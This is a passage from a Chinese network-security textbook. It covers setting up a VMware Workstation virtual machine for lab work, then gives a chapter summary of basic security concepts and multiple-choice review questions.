



**图 1-10 VMware 12 安装界面**





**图 1-11 使用新建虚拟机向导界面**

（2）使用 Workstation 的新建虚拟机向导，可以简单地从磁盘或 ISO 映像在虚拟机中轻松地安装 Windows 10，如图 1-12 和图 1-13 所示。





图 1-12　“新建虚拟机向导”界面




图 1-13　选择 Windows 操作系统

（3）借助 Workstation 12 Pro，可以充分利用 Windows 10 的最新功能（如私人数字助理 Cortana、新的 Edge 网络浏览器中的墨迹书写功能），还可以为 Windows 10 设备构建通用应用。甚至可以要求 Cortana 直接从 Windows 10 启动 VMware Workstation。

（4）设置虚拟机名称及虚拟机放置位置，如图 1-14 所示。





**图 1-14　设置虚拟机名称及放置位置**

(5) 配置虚拟机大小(磁盘空间根据需要留有余地,可尽量设置得大些),如图 1-15 所示。





**图 1-15　配置虚拟机大小**

(6) 完成虚拟机创建,启动虚拟机,如图 1-16 所示,可查看到有关信息,并解决出现的有关问题。进入放置虚拟机的文件夹,找到后缀为. vmx 的文件,以记事本打开,在 smc. present="TRUE"后添加一行 smc. version=0,保存后再重新启动。





图 1-16　完成虚拟机配置

# 1.8　本章小结

本章结合案例介绍了网络安全的基本概念，网络系统面临的威胁、类型及途径，以及网络安全威胁的发展的主要态势，并对产生网络安全的风险及隐患的系统问题、操作系统漏洞、网络数据库问题、防火墙局限性、管理和其他各种因素进行了概要分析。应当理解学习网络安全的目的、重要现实意义和必要性。

本章还概要地介绍了网络安全技术的概念、网络安全的目标及主要内容、网络安全的关键技术（身份认证、访问管理、加密、防恶意代码、加固、监控、审核跟踪和备份恢复）和网络安全模型。并概述了国内外网络安全建设与发展的现状，以及网络安全技术的发展趋势。最后，简明扼要地概述了实体安全的概念、内容，媒体安全与物理隔离技术，以及网络安全实验前期准备所需的构建虚拟网的过程和主要方法等。

网络安全的最终目标和关键是保护网络系统的信息资源安全，做好预防，"防患于未然"是确保网络安全的最好举措。世界上并没有绝对的安全，网络安全是一个系统工程，需要多方面互相密切配合，综合防范，才能收到实效。

# 1.9　练习与实践一

## 1. 选择题

（1）计算机网络安全是指利用计算机网络管理控制和技术措施，保证在网络环境中数据的（　　）、完整性、网络服务可用性和可审查性受到保护。

A. 保密性　　B. 抗攻击性
C. 网络服务管理性　　D. 控制安全性

(2) 网络安全的实质和关键是保护网络的(　　)安全。
A. 系统　　B. 软件　　C. 信息　　D. 网站

(3) 实际上,网络的安全问题包括两方面的内容,一是(　　),二是网络的信息安全。
A. 网络服务安全　　B. 网络设备安全
C. 网络环境安全　　D. 网络的系统安全

(4) 在短时间内向网络中的某台服务器发送大量无效连接请求,导致合法用户暂时无法访问服务器的攻击行为是破坏了(　　)。
A. 保密性　　B. 完整性　　C. 可用性　　D. 可控性

